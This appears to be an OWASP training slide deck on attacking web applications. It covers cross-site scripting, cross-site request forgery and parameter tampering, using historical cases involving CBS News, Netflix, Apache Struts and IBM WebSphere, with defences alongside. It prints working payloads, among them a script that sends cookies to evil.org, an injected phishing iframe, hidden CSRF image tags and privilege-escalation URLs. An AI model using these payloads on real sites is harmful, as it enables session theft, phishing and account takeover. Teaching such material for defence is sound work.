



Attacking the Application



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OWASP

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Agenda

- Introduction
- Real-life vulnerabilities and attacks
 - ▶ Cross-site scripting
 - ▶ Cross-site request forgery
 - Parameter tampering
- Secure coding suggestions sprinkled throughout



Who's Responsible for Application Security?

■ Developers?

- focused on features and functionality
- don't necessarily understand security concepts or even http protocol

■ IT/Security Staff?


- Good at network security, keeping ports closed, watching for anomalies and such
- attack on application looks like normal network traffic



XSS -- CBS News site

- Zip code field on cbsnews.com weather page vulnerable to cross site scripting
- Exploited by creating a fake news story that looked legitimate
- Site has been fixed





How it was done

- Specially-crafted link to cbsnews.com
- JavaScript is loaded from an external .js file
- Script executes, creating the "news story"
- Link:

```
http://www.cbsnews.com/stories/2002/02/15/weather_local/main501644.shtml?zipcode=1--%3E%3Cscript%20src=http://www.securitylab.ru/test/sc.js%3E%3C/script%3E%3C!--
```



How it was done, cont'd

■ Contents of .js file

```
document.write('Mon, 28 August 2006');
document.write('<b>George Bush appoints a 9
year old to be the chairperson... </b>');
document.write('On Friday night, George Bush made... ');
document.write('Michael Antipov was noticed by the FBI... ');
document.write('Michael Antipov, sun of the top-secret... ');
document.write('From now on the citizens of the USA can... ');
```



XSS Vulns are Common

- Web site SEARCH field notorious for being vulnerable to XSS
- Example: parade.com

```
http://www.parade.com/system/modules/com.parade/elements/search.jsp?index=parade&query=%3C%2Fdiv%3E%3C%2Fb%3E%3Cscript%20src=http://www.securitylab.ru/test/sc.js%3E%3C/script%3E
```

Note: %3C → "<" %3E → ">" %2F → "/"





Session Hijacking with XSS


- Inject script in a URL to grab session ID's
- **■** Example:

```
<script>location.href="http://evil.org/
log.jsp?ID=" + document.cookie;</script>
```

- Prevention? Defense in Depth approach
 - ▶ Fix XSS vulnerabilities
 - Assign a new session ID after successful authentication
 - ▶ Mark cookie as "HttpOnly" and "Secure"



The application framework being used could make your app vulnerable.





Apache Struts error page


- Vulnerable to XSS prior to Struts 1.2.9
- Syntax: http://server/path/[script-here].do
- Sample Exploit:

```
https://www.somesiteontheweb.com/somepath/
<script>document.fgColor="white";document.
write("<iframe src='http://evil.org/
twin.jsp' height='720' width='860'
frameborder='0'/>");</script>.do
```

(twin.jsp is constructed so it looks like the legitimate login page)




■ Legit page



■ Attacker page

"Invalid Path" error message is here, but font is white so victim is unable to see it



Preventing XSS

- Validate input data
 - ▶ Best: whitelisting (e.g. accept only a-z,A-Z,0-9)
 - ▶ Blacklisting (reject <, >, &, =, %, :, ", ')
 - ▶ Don't forget hidden form parameters
- HTML encode when writing the page

(use Reform encoding library – http://phed.org/pages/Reform)



Netflix.com




- Vulnerable to <u>Cross Site Request Forgery</u>
 - ▶ aka XSRF, CSRF, Session Riding, or Hostile Linking
- A web page exploits the presence of a Netflix cookie in browser
 - users who choose "remember me" option are especially at risk (persistent cookie)
- Specially-crafted URL in image tag
 - causes action to be invoked on user's account



Exploiting Netflix

■ Visit my page and I'll add Spongebob Squarepants to your queue:

```
<img src="http://www.netflix.com/
  AddToQueue?movieid=70011204"
  width="1" height="1" border="0">
```





Or, this will put Spongebob at the TOP of your queue:

```
<script language="JavaScript" type="text/javascript">
  function load_image2()
  {
    var img2 = new Image();
    img2.src="http://www.netflix.com/MoveToTop?movieid=700112
    04&fromq=true";
  }
  </script></head>
  <body>
  <img src="http://www.netflix.com/AddToQueue?movieid=70011204" width="1" height="1" border="0">
  <script>setTimeout('load_image2()', 2000');
  </script>
```



Exploiting Netflix, cont'd

- Some other, nastier attacks
 - ▶ Change the shipping address on the account... free DVD's!
 - ▶ Change the email address and password on the account... your account is now mine!
 - ▶ Cancel your account (uncomfirmed)
 - ▶ These were recently fixed by Netflix (October 2006)
 - New parameter called "authURL" must be passed



Mitigating XSRF/CSRF

- Use cryptographic token to prove the requestor knows a session-specific secret
- Require the token to be passed as a http request parameter and validate before performing requested action
- **■** Example:

```
XSRFPreventionToken =
HMAC_sha1(Action_Name + Secret,
SessionID)
```



■ News about the Netflix.com issue

http://www.scmagazine.com/us/news/article/599034

http://www.usatoday.com/tech/products/cnet/2006-10-17-netflix-flaws_x.htm

■ Whitepapers about XSRF

http://www.isecpartners.com/documents/XSRF_Paper.pdf by Jesse Burns

http://www.securenet.de/papers/Session_Riding.pdf by Thomas Schreiber



Tampering with Parameters

- Understand that clients can change anything
- HTTP proxies make it easy
 - ▶ Paros, WebScarab, SPI Proxy
- Post or Get requests can be tampered with equally well
- Post is better for security...sensitive parameters don't appear in web server logs and aren't saved in browser



Elevate that Privilege

- Common problem in apps with multiple roles
- Low-level user wants access to admin functions... how?
 - ▶ Inspect HTML, Javascript, user guides, online help, etc. and browse directly to admin page
 - ▶ Inject a "secret" parameter: https://server/page?admin=1
 - ▶ Create a new user with the role you want by changing a parameter: https://server/page?newuser=tomthumb &newpass=secret&roleid=5




Large Organizations Not Immune


- IBM... WebSphere Host On-Demand
 - ▶ A framework for deploying legacy mainframe applications as Java applets
 - ▶ Includes an applet-based administrative interface
 - User authentication is required
 - Well, that was the idea...




https://server/hod/framset.html? ... ,pnl=Logon, ...



https://server/hod/framset.html? ... ,pnl=os400proxy, ...




You want to use the LDAP service, right?



Design/Logic Flaws

- Poor design or faulty architecture can lead to a fundamentally insecure application
- Example: A web application for stockholders.
 Steps:
 - 1. Log in
 - 2. From list, select the stock that you own
 - 3. View account status, or receive a message that you don't own that stock






■ Question: Why retrieve account data for ALL users who own a particular stock?



Page displayed when selecting a stock you don't own:



Inspecting the Http Request

Account number is being passed

```
https://server/stockapp/ABC/process.html?Command=GetAccountFromList(00000000101)&SessionID=1d1f5wdf0gb8nx20h2gh05e3
```

■ Should your application trust a value passed in from the client?



Page displayed after successful parameter tampering:



Thank you

